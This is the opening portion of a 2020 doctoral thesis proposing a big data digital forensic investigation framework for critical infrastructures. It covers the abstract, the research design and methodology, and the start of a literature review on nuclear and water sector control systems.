Developing a Digital Forensic Capability for Critical Infrastructures: An Investigation Framework

AMR ADEL

A thesis submitted to
Auckland University of Technology in
fulfilment of the requirements for the degree of
Doctor of Philosophy (PhD)

2020

School of Engineering, Computer and Mathematical Sciences

Declaration

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person (except where explicitly defined in the acknowledgements), nor material which to a substantial extent has been submitted for the award of any other degree or diploma of a university or other institution of higher learning.

Amr Adel

....

Amr Adel

Acknowledgements

First and foremost, I would like to thank Prof Brian Cusack for his great support throughout the thesis. He was so patient and motivated me to finalise this thesis successfully. I also like to express my gratitude to Prof Ajit Narayanan, for giving me an opportunity to complete this research to be one of my greatest achievements. Finally, a very special thanks goes out to my father, without whose encouragement I would not have considered a graduate career in cyber forensic research.

Abstract

Digital forensic science in critical infrastructures is a booming study area of research. It combines cybersecurity practices of industrial control systems in critical infrastructures, with the problems of big data quantities and diverse hardware and software systems. To defend critical infrastructures against cyber-attacks forensic capabilities are also required. Boosting the level of security for critical infrastructures, especially in control rooms for engineering workstations, requires big data architectures for data analytics. When correctly configured forensic capabilities allow the retention of data and information for post event investigation. The challenge is the complexity and the scope of such attempts to add protection to these systems, structures, and processes.

With a fundamental lack of models and frameworks relevant to conducting digital forensic investigations in critical infrastructures research is required. Therefore, creating a cyber-forensic framework with a detailed guideline for protecting control systems is the focus for this research (see chapter six). It offers to improve the forensic capability for big data in critical infrastructures. The main objective of creating a cyber-forensic plan is to cover the essentials of monitoring, troubleshooting, data reconstruction, recovery, and the safety of classified information. Furthermore, when a cyber-crime occurs, cyber-forensics has the methods to gather, examine, and store data for admissible evidence.

This research develops a new digital forensic model for critical infrastructures, a framework, and an integrated guideline for supporting digital forensic investigators. The research question is "*What design is required for improving the accuracy of digital forensic capabilities in Critical Infrastructures?*" The research methodology is Design Science Research methodology (DSR), which is employed to identify, build and improve the artefacts. DSR structures the design process so that the relevant parts can be brought together, tested and improved. The results can be communicated to the academic community through publications and to industry through the artefacts.

Consequently, this research has identified the problems associated with the critical infrastructure control room context from literature, identified the gaps, and then designed solutions. Problems and gaps have been confirmed as "real"; so that the research can be relevant to industry. Digital forensics has multifaceted procedures and it requires sophisticated capabilities. The implication is that for a critical infrastructure – that carries convergence of many isolated areas - examination facts from each of the area will be required for improving the effectiveness, efficiency, and quality of investigations. Accordingly, a model was proposed from the literature analysis (Chapter 3) as the initial artefact, and to draft an effective framework for big data forensic investigations in critical infrastructures (Figure 3.19).

The completed research adds key values to the academic knowledgebase in the area of digital forensics. The improved artefact, the Corrective Big Data Forensic Investigation Framework for Critical Infrastructures (Figure 6.17), is now available to help an investigator in an environment where more than one sub-field of digital forensics is present. The investigation test data was examined critically, and the expert feedback findings have been taken into consideration to improve the model and enhance the framework in order to produce an in-depth guideline. The Guideline can be upgraded as technology and systems change (Section 5.1).

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.0 INTRODUCTION

Table 1.1 Contribution of Chapter 1

Contribution of Chapter 1	
Key Points	**Page no.**
1. Introduction	**1**
2.0 Design	**3**
2.1 Problem	**5**
2.2 Methodology	**7**
2.3 Results	**9**
2.4 Thesis Structure	**10**
2. Defining the Context and Structure: Literature Review	**12**
3. Digital Forensics Backgrounds & Investigation Models	**75**
4. Research Methodology & Proposed Model Characteristics	**128**
5. Artefact Design and Implementation	**165**
6. Artefact Evaluation	**196**
7. Research Contribution	**258**
8. Conclusion	**271**

Critical infrastructures involve assets and control systems, whether virtual or physical, which are critical to human wellbeing and any disturbance of these facilities delivers a costly and dangerous result (Bing, 2020). Consequently, strong security measures are required. The world counts on critical infrastructures for the necessities of living. This includes nuclear power, water resources, chemical management, information technology and telecommunications, the health sector, the financial sector, and so on (Lewis, 2019). An illustration is one day of failure to deliver power to a large topographical region would not only lead to industry activity stopping; it would also cause potential risks of long-term destruction of supply chains and negatively affect simple logistics that provide our societies with the necessities for living (Paté-Cornell, Kuypers, Smith, & Keller, 2018, p.240). Recently, industrial control systems in critical infrastructures have encountered a number of serious cyber-attacks that are sophisticated and created high levels of damage to control centres (Sun, Hahn, & Liu, 2018, p.46).

Information and communication technologies (ICT) are the key to functionality in critical infrastructures. When exposing vulnerabilities of the network the risk permits hackers to gain unauthorised access to power systems that both controls operations remotely, and steal secrets (Choo, & Dehghantanha, 2018, p.5521). Cyber-attacks might originate from several parts of the target power system, in components such as: smart meters, advanced metering infrastructure, electric transportation infrastructure, wide area measurement and situational awareness component distribution automation subsystems, energy storage subsystems, or supervisory control and data acquisition (SCADA) grids, and targeted vital components of the critical infrastructure (Maglarasa et al., 2018, p.43).

In the domain of control systems in complex environments has core security policies of availability, integrity, and confidentiality, but frequently they default to availability and integrity (based on the importance set by the infrastructure). Hence, technology device implementations are interconnected with resilient systems that regularly shift security-specific events to pragmatic services and not to confidentiality protections. Existing cyber-security architectures need to improve their standardization compliance to be correctly operative in all domains of control for critical systems. Similar to security policies and techniques, cyber-security objectives and competences require to be perfected to suit the complex nature of control rooms and to cope with its unique attributes (Koutsoukos, Karsai, Laszka, Neema, Potteiger, Volgyesi, Sztipanovits, 2018, p.95).

The best module to improve the capabilities of incident response against cyber-attacks is cyber-forensics; for information gathering, evidence inspection, evidence investigation, and reports of all findings of incident data (Piedrahita, Gaur, Giraldo, Cardenas, & Rueda, 2018, p.47). Planned information gathering, evidence inspection, and evidence investigation of incident data, provides comprehensive investigation data, exposes unlawful actions, improves security countermeasures and enhancement for procedures. During the operation of data storage procedures, sophisticated components for grid computing, and data interchange, give support for forensic investigators. It also forms the groundwork for applied operational cyber forensics (Haber, & Hibbert, 2018, p.59). On the other hand, industrial control systems settings are not simple to configure with forensic platforms. Custom-built practices and legacy architectures, which could be several years old, join with asymmetrical or non-existent technologies. The formation and set-up of cyber-forensic platforms to serve a target infrastructure is a major operation for expert engineers.

Creating the shared fundamentals of standardized forensics procedures is a starting point. For example, those related to the information gathering, evidence inspection, evidence investigation, and report findings of incident data. This research will support the forensic investigator by creating and/or improving a cyber-forensic model, framework, and guideline for protecting control systems in critical environments. As a result of the variety and dissimilar nature of platforms, technologies and operative utilizations implemented in network infrastructures, this research will support cyber-security professionals and forensic experts with the necessary features to establish an effective framework, rather than those that are specific to particular technologies.

1.1 DESIGN

This research investigates previous and current academic digital forensic literature in relation to digital forensic models for critical infrastructures and identifies researchable gaps. The literature is evaluated to pinpoint the research gap for this research, and to develop strategy to fill a gap. This research aims also to answer the major research question: "*What design is required for improving accuracy of digital forensic capabilities in Critical Infrastructures?*"

The gap is identified where there is no digital forensic model, guidelines, or specific methodology to support forensic investigators, when dealing with forensic cases related to data representation in big data environments. All existing forensic models were designed to support a limited number of areas. The literature explains that there is a lack in support for forensic investigators because the necessary methods and techniques required to conduct a successful digital forensic investigation, have not yet addressed the complexity and the data volume in critical infrastructure control rooms. Based on the literature presented and introduced in chapter 2 and 3, it is clear that existing digital forensic models are designed and developed with specific characteristics for certain areas. These areas have been served through the proposed models reviewed but not exhaustively. For example, digital forensic models have been designed to perform network forensic, computer forensic, cloud network, and mobile forensic investigation. These traditional techniques are no longer suitable to deal with the age of large data volumes. Large volumes of data “Big Data” is a new age that deals with large data sets that are analysed computationally in order to expose patterns. Untraditional ways are required to deal with these large volumes of data under all categories in forensic investigations.

The research question is resolved from the literature reviewed in the second and third chapters. All current digital forensic investigation models have been identified and studied critically. The major objective has been set to recognize the opportunity of each model to cover different areas of industrial research, define available sub-fields of the digital forensic tasks, and adoption of each model. The result will be evidence to assist answering the major research question. A number of hypotheses have been designed to be tested thoroughly as a vital part of the research. The hypotheses came from the reviewed literature in chapters two and three. Four hypotheses have been stated in this research to assist in future research work. These hypotheses are: Computer forensic investigation is compatible with big data infrastructures; Hadoop HDFS forensic investigation is an appropriate investigation for extracting valuable information in critical infrastructures, where big data is involved; the Big Data Forensic Investigation Model for Critical Infrastructures is an appropriate model for the critical infrastructures, where big data is involved; and, An integrated guideline provided through this research will enhance the forensic capability for forensic investigators. More description of the designed hypotheses are located in chapter 4.7. More details about the major research question and research sub-questions is in chapter 4.6, and the answers are in chapter 7. The evaluation results of the designed hypotheses are also in chapter 7.

1.2 PROBLEM

Critical infrastructures (CI) can be cyber-physical systems where cyber (information) controls the physical components to manage the functionality of CIs (Petrakos & Kotzanikolaou, 2019, p.18). Therefore, Industrial Control Systems in critical infrastructure, which is one of physical components have been designed and developed intelligently to process various types of cyber records and to handle massive amounts of data. The major issue with critical infrastructures is that industrial control systems have many different data sources such as name nodes, data nodes, and check-pointing servers. These are vulnerable to attacks that have expensive and unplanned outcomes. Integration between industrial control systems and crisis management methods in critical infrastructures have resulted in five major problems. These problems are complexity of data, diversity of data, statistics consistency and correlation issues, large volumes of data, and unified timeline issues (Lillis, Becker, O'Sullvian, Scanlon, 2016, p.2). Data challenges relate to the characteristics of the data itself (e.g. data volume, variety, velocity, veracity, volatility, quality, discovery and dogmatism). Process challenges are related to a series of "how" techniques: how to capture data, how to integrate data, how to transform data, how to select the right model for analysis, and how to provide the results. Management challenges, for example, are privacy, security, governance and ethical aspects (Sivarajah, Kamal, Irani, & Weerakkody, 2017, p.265).

The challenges of processing data forensically from critical infrastructures requires planning and solutions for improving post-event forensic performance. New designs and systems are required so that all activities can be fully reviewed and investigated. Currently there are no readily available investigation frameworks to guide this work. One of the major challenges is the variation of operating systems (OS) that plays a vital role in forensic investigations. OS are required to be compatible with forensic tools to support data acquisition and analysis of digital evidence. The evidence is found on file systems and logs, but the data volume can make the acquisition of data unwieldly. Critical infrastructures and the emergence of cloud services are designed to facilitate the storage process of large amounts of data in cloud clusters rather than in traditional hard drives, and the changes require new tools and techniques for data access. Another challenge for processing data forensically is that it is not feasible to acquire an entire data centre neither logistically nor legally. Operating systems, data formats and devices are usually registered internally and customised; and the current solutions related to software would have to be adjusted for the process of analysis. Accordingly, forensic process can already be challenging for large systems such as data storage servers, where terabytes of data need to be processed using often expensive hardware, including special RAID controllers. They are needed to obtain access to the information (Cai, Xu, Jiang, & Vasilakos, 2016, p.82). The use of encryption and anti-forensic techniques can make the data acquisition a complex process and it is often impossible. The concern of legal restrictions has to be held in a constant focus as the Internet by its very nature is international and has no jurisdiction borders. Therefore, data processing requires acquiring and collecting all possible data sources of information. This may not be possible in industrial control systems for critical infrastructures because of access, size, and multiple formats.

The major function of SCADA systems is to monitor and process activities. It also delivers data, calculations, reporting, and control functions, through the equipment at the facility (Upadhyay & Sampalli, 2020). The major function of Industrial Control Systems (ICS) is to control all the information flow and operating systems in critical infrastructures from remote stations. For example, Supervisory Control and Data Acquisition (SCADA) systems, which have the supervisory role on the management and operational layers to investigate the data sources in critical infrastructures. Data sources in critical infrastructures divide into two basic types of data sources. These two data sources are being used by digital forensic investigators to acquire auditable events, logs, mobile data, and network traffic. The two types of data sources in critical infrastructures are: persistent data, and volatile data (Grispos, Storer, & Glisson, 2012, p.10). Persistent data is the data that is stored on a local hard drive (or another medium) and is preserved when the computer is turned off. Volatile data is any data that is stored in memory, or exists in transit, that will be lost when the computer loses power or is turned off. Volatile data resides in registries, cache, and random-access memory (RAM). Capability for Forensic investigation requires independent positioning so that it does not disrupt standard processes and yet can gain access to the critical data. The relevant Storage servers are: those that store all documents, files, and all activities related to the registered users; backup servers; domain name service (DNS) that resolves internet protocols (IP) addresses of machines to readable names within the domain of the network infrastructure; and, dynamic host configuration protocol (DHCP) servers that assign and reserve internet protocols (IPs) to register the machines into the domain, name nodes, and data nodes. These are the major data sources that are required to conduct the physical forensic investigation and to acquire evidence. However, a framework has to be developed to assure comprehensive access to data and compliance with forensically sound procedures. Such designs are not currently readily available.

1.3 METHODOLOGY

The research is principally a design and evaluation exercise. The deliverable from this research is to be an investigation framework that can adequately account for the large amounts of data in critical infrastructures and is useful for practice. Also, there is to be a critical reflection on the theories applied for a theoretical contribution. Consequently, a solution-oriented methodology is required for a complex and currently unsolved problem. One methodology that satisfies these requirements is the design science methodology (DS) (Venable, Pries-Heje, & Baskerville, 2016, p.78). As the DS methodology has been used in many similar studies before, the adoption of the DS methodology is well-matched for this study. This methodology is relevant to the research question and a number of researchers show it to be effective for framework design. Based on the guidelines in Hevner, et al. (2004; 2007), the DS research project pursues a solution to a real-world problem of interest and requires consideration of the theory impact.

Many different positions have been published with respect to the practice and improvement of theory in design science research in information systems (DSRIS). Categorising these positions has been part of the literature research and is marked by the different values attached to the term “theory”. Gregor (2006) sets forth a taxonomy of five different types of theory in use within the field of Information Systems: (1) theory for analysing, (2) theory for explaining, (3) theory for predicting, (4) theory for explaining and predicting and (5) theory for design and action. In fact, as Gregor states, Iivari’s (1986) three category taxonomy of theory: conceptual, descriptive, and prescriptive, spans her categorization. In the hope of simplifying matters for this research a two-category taxonomy is chosen that is very similar to Walls, et al. (1992, 2004) and Nunamaker, et al. (1991):

1- "Kernel theories" which normally instigate outside the IS domain and advocate innovative methods or styles to IS design complications. The term and meaning are resulting directly from Walls, et al. (1992, 2004); many kernel theories are "natural science" or "behavioural science" theories that clarify and predict.

2- "Design theories" which give clear recommendations for "how to do something" and correspond almost exactly to the "design theories" of Walls, et al. (2004, 1992) and Gregor's (2006) "design and action" theory type.




Figure 1.1: Deliverable –Theory Contribution (Kuechler, & Vaishnavi, 2004)

The relationship between design theories, kernel theories, mid-range theories and the DSRIS process are shown in Figure 1. The basis for Figure 1 is Kuechler, & Vaishnavi's (2004) graphical clarification of the logical relationships between prescription and explanation in the design process. The text highlighted in grey is added and the relations are specified by the dotted lines. Explanation has been identified with kernel theories so that kernel theories inform both the effect in the artefact (the "Goal") as well as suggesting the "Prescribed action." Prescription has been identified with design theories, and has two relationships: (1) the loop from artefact to observed evidence that takes place during the evaluation of the artefact, and (2) the effect of this evidence on the explanatory statements which "can be revised to accord with" the observations of the artefact that take place during evaluation – that is observations which expose the theories in practice.

Due to the environment the research will investigate, a particular research methodology that suits the nature of engineering and information technology and allows for improvements and results. Digital forensic investigation is a complex process that needs specific requirements for conducting effective research. These must contribute effectively in the critical infrastructures, where large volumes of data are involved. Therefore, Design Science Research Methodology (DSRM) for Information Systems (IS) will be employed to conduct the research (Dellermann et al, 2019). Design Science is the suitable methodology to investigate the nature of data that will be acquisitioned in the context and deal with Critical Data architectures with the different levels of detail, in keeping with the requirements to develop computer science and information technology knowledge (Peffers, Tuunanen, Rothenberger, & Chatterjee, 2007, p.51).

1.4 RESULTS

The research develops a new digital forensic investigation framework for critical infrastructures and allows the tracking of the evidence. This is achieved by tracing the traffic of suspect users either in a live data acquisition or dead acquisition investigation method, for high correctness, proficiency and cost-effectiveness. The proposed new digital forensic investigation framework for critical infrastructures is flexible to operate, needs an insignificant volume of data storage to start, and has scalable features. It specifies the procedures required to conduct an effective critical investigation in industrial control systems. It is a valuable digital forensic method for tracing sources of potential attacks (please refer to Chapter 5).

In Section 6.2, a description of how to validate the proposed model is specified. Table 4.8 displays the procedure applied to validate the performance of the model. According to the testbed results, the artefact has been evaluated by experts to confirm its suitability to be applied in critical infrastructures for a trusted framework (please refer to Chapter 6).

The outcomes of the research show that the digital forensics fields have different critical routes and complex pathways, due to the rapid change of technologies implemented in critical infrastructures. The literature review chapters (2, and 3) show the gap for research and present that the current digital forensic models have been either industrialized for exact sub-area targeting for digital forensic investigation, or are established as a broad forensic model. The outcomes show that the Corrective Big Data Forensic Investigation Framework for Critical Infrastructures prepares forensic investigators to develop efficiency and effective procedures for digital forensic processes (please refer to Chapter 7).

1.5 THESIS STRUCTURE

This thesis contains eight chapters to addresses the key topic aspects and requirements for a thesis. Chapter one provides an overview for digital forensics in critical infrastructures in relation to industrial control systems. Chapter 2 and 3 provide a critical review of previous and current academic literatures. Chapter 2 focuses on critical infrastructures structures, security plans, forensic techniques, vulnerabilities and threats. Chapter 3 focuses on the application of digital forensics in critical environments, digital forensic investigations, ways of reporting digital evidence, existing forensic models, and then the analytic literature analysis, gap, and issues. Chapter 4 provides useful information about the employed research methodology and some examples of real-world application of design science research methodology, and its contributions to the field of information technology. Moreover, the research design was formulated in this section to identify the procedures that will be followed to produce and achieve the desired deliverable. Also, research questions and hypotheses have been set in this chapter in addition to the lab setup and configuration for the digital forensic lab requirements. In chapter 5, the artefact implementation in the testbed with the three case scenarios is presented. Chapter 6, gives an artefact evaluation and detailed recommendations for digital forensic investigators in the form of an integrated framework. Also detailed guidelines, specifying all the required steps and procedures required to acquire credible evidence. Chapter 7 provides a comprehensive discussion and analysis for the findings acquired in order to answer the major research questions, sub-research questions, and to test and validate the hypotheses set in chapter 4. The final chapter 8 of this thesis concludes the whole thesis. This chapter provides review, and presents options for future work to improve and to contribute to the expanding field of knowledge.

Chapter 2

Defining the Context and Structure: Literature Review

2.0 INTRODUCTION

Table 2.1 Contribution of Chapter 2

Big Data forensics requires innovative techniques for effective digital forensic practice. Big Data means large quantities of data that present the most challenging issue of the prohibitive volume that must be processed for an investigation. The complex and large data volumes in critical infrastructures are termed big data. Big Data solutions start with suitable features for handling different types of data, gathering information from different sources, and performing critical analyses for evidential purposes. Big Data forensics is collecting and analysing big data systems forensically in ways that require new techniques (Asim et al., 2019). The augmented usage of solutions for Big Data, such as Hadoop, has required new tactics to allow forensics to be conducted. Performing digital forensics on Hadoop offers new challenges to forensic examiners and investigators. Traditional digital forensics typically focuses on the possible sources of evidence, such as mobile phones, personal computers, laptops, and other electronic devices for collecting the potential evidence (Atlam, Alenezi & et al, 2020). Big data forensics focuses on other additional sources. Big Data forensics requires enhanced traditional forensic techniques to handle distributed systems in critical infrastructures. Traditional forensics methodologies and techniques are not always well-matched for Big Data (Zhou et al., 2020). The techniques of traditional forensics have been designed for collecting and analysing unstructured data, for instance, document files and E-mail. With Big Data and the large volumes of data, traditional forensic investigation processes fail to work and to meet the examiners' expectations. As such, alternative methodologies for gathering and investigating Big Data are required.

Chapter 2 reviews a number of technical contexts that are related to Big Data in order to address the current challenge of critical infrastructure environments' security issues, architectures, components, technicalities, guiding principles, and issues. Chapter 2 concludes with a link to chapter 3 where new forensic definitions and its investigation models are presented and discussed.

2.1 CRITICAL INFRASTRUCTURE STRUCTURE

Section 2.1 presents evidence from cyber security and digital forensics in different critical infrastructures from the academic literature. When the basis is established, the literature search then moves on and the relevant issues and challenges for securing critical infrastructures in different environments are reviewed.

Critical infrastructure (CI) implicates essentials that are important to the normal operations of the human society. It is any system, asset or part which is critical for the maintenance of shared functions, health, safety, security, economic or social wellbeing of people. One of critical infrastructures Examples can be Industrial Control Systems (Ani et al., 2019). Therefore, a deep understanding of Industrial Control Systems (ICS) environment, components, architecture, and the circumstances surrounding the ICS security in critical infrastructures will be outlined and where potential evidence may be found identified. The comprehensive understanding of these systems provides the necessary information to be collected, preserved, and analysed in order to secure such infrastructures from cyber-attacks.

2.1.1 Critical Infrastructure in the Nuclear Sector

Most nuclear power plants around the globe have been designed 40 years ago. The information provided by applications through instrumentation is often dated. The processes for data, safety policies, and control systems, are based on analogue systems, and old digital technology. Computers and devices that were available when most of the nuclear power plants were built, were primitive compared with those currently available which are complex and very sophisticated.

The key goal for gaining authorised access to information from the plant were analogue meters and strip chart recorders. Often, these blocks of data had to be collected, integrated and matched with other data manually, in order to be functional and serviceable (IAEA, p.18, 2001). Transactions, measures, trials and plant information existed only on paper, and they were often hard to find and access in a timely manner. Over the years, the calls for accessing improved information, and sophisticated calculation and other capabilities such as storage have increased. The calls from outside control rooms to access information have also dramatically increased.

This increase was to identify threats and vulnerabilities that could be exploited by viruses and worms such as Stuxnet that has targeted nuclear facilities (Radvanovsky, & Brodsky, p.33, 2016). Significantly, there is an urgent need for developing penetration testing and digital forensic tools in order to enhance presentation and integration of processed information in control rooms. Fortunately, the major capabilities such as storage, presentation and processing of computers have also upgraded greatly and allow such changes.

Section 2.1.1 shows an overview of access best practices and designs of network architectures for Nuclear Power Plants to combat different types of attacks. In addition, this section presents new designs that have been used for enhancing the level of security architecture such as New Digital Designs. These have been proposed for enhancing the plant's performance and to generate observations to help in characterizing and categorizing the communication elements (John et al., 2010). Figure 2.1 shows the important features of how communication networks can be deployed to fit the new digital designs.

Industrial Control Systems control, manage, and monitor operations that exist physically in critical infrastructure. ICS in critical infrastructures have been designed in order to be isolated from the internet and accordingly, there are no direct communications between a nuclear facility and the internet (Nuclear Energy Institute, 2016). However, the normal connectivity, and integration of mobile devices have caused a massive impact in industrial control systems, due the market demands for accessing the internet to manage their resources. Therefore, the usage of mobile devices to connect with the control room of a nuclear power plant requires new security architectures and secured designs for establishing network traffic from outside of the network.

The overall architecture can be divided and categorized into four layers:

- Layer 1: The Process Instrumentation Communication Layer: At this lowest layer, an interface is provided in order to gather and process real time information between actuators and instrument plant sensors, which are used for protecting the system elements (Guo et al., 2018).
- Layer 2: The Automated Safety Layer: At this layer, data will be prepared to send from the Process Instrumentation Communication Layer and received by the Automated Safety Layer through the Programmable Logic Controller (John et al., 2010). The next step is that Automated Safety layer will interact with safety system logic-blocks in order to make decisions to perform an automatic system to protect functions based on a point level. Moreover, the layer 2 has a feature to send the processed data to the supervisory layer.
- Layer 3: The Supervisory Layer: The layer of Human-Machine Interface, Layer 3 is like a display system to present all data provided by an automated safety system through a SCADA system (Upadhyay,& Sampalli, 2020).
- Layer 4: The Non-Safety Information Layer: Layer 4 can be separated into two additional layers. These layers are the business information layer and the non-safety process control layer. The plant’s information management system is included in the business information layer in order to provide business performance. The non-safety process control layer is capable of providing interfaces for operator consoles and can provide engineering stations in order to review and monitor all the plant’s information (Ye, & Jiao, p.126, 2013)(see Figure 2.1).




Figure 2.1 Digital System Architecture (John, Francis, David, Aura, Phillip, John, Raymond, Luis, & Munawar, p.12, 2010).

2.1.2 Critical Infrastructure in the Water Sector

The European Programme for Critical Infrastructure Protection has announced that the Water Sector is one of most critical sectors that is vulnerable to cyber-attacks (Alcaraz, & Zeadally, p.54, 2015). Water waste treatment and drinking water are vital to all nations and human wellbeing. Therefore, it is critical to update and improve the security systems for such critical infrastructures. Public health has become a major concern, due to recent cyber-attacks on water system control rooms. Safe drinking water is essential for protecting all human activity and public health.

The US Department of Homeland Security has developed a framework in order to protect all critical infrastructures such as water systems. This framework is known as "National Infrastructure Protection Plan – NIPP" (Cleveland, Travers, Durkovitch, & Shapiro, p.1 2015). The NIPP Framework provides a unique structure for integrating resilience and security efforts of current and future critical infrastructures into one single program to attain the objective of a more secure infrastructure. NIPP is a Subprogram from NIPP framework, which is known as the NIPP Risk Management Framework. Each critical sector is applying this framework into their infrastructures according to its unique circumstances. The below Figure 2.2 identifies the major elements of critical infrastructure and shows the processes to be followed in strict order to address potential risks and active threats.




Figure 2.2 NIPP Risk Management Framework, (Cleveland, Travers, Durkovitch, & Shapiro, p.1 2015).

Water Systems architecture can be categorized into three major components as shown in the above figure 2.2. These components have to be clearly defined in order to ensure that all elements of these components are working together to efficiently protect against potential attacks. These elements are described in the following sub sub-sections.

2.1.2.1 Physical Elements

- Water Source: This is could be surface water, ground water or a combination. The vast majority of Community Water Systems are to serve ground water for fewer than 10,000 people. Large Water Systems obtain most of their sources from surface water.
- Conveyance: The process of bringing water to the treatment plant from remote sources. Pipes and canals could be implemented for that purpose by Community Water Systems.
- Water Storage: A place to hold the raw water before being treated. These places are, for example, Reservoirs or Lakes. Reservoirs or Lakes may be in remote or in urban areas.
- Treatment: The type of treatment is depending on contaminants identified in the raw water. It could be chemical or physical treatment.
- Treated Water Storage: In that case, the water has been treated and is ready to be distributed to customers, but it has to be stored in uncovered and open large reservoirs that are vulnerable to attacks.
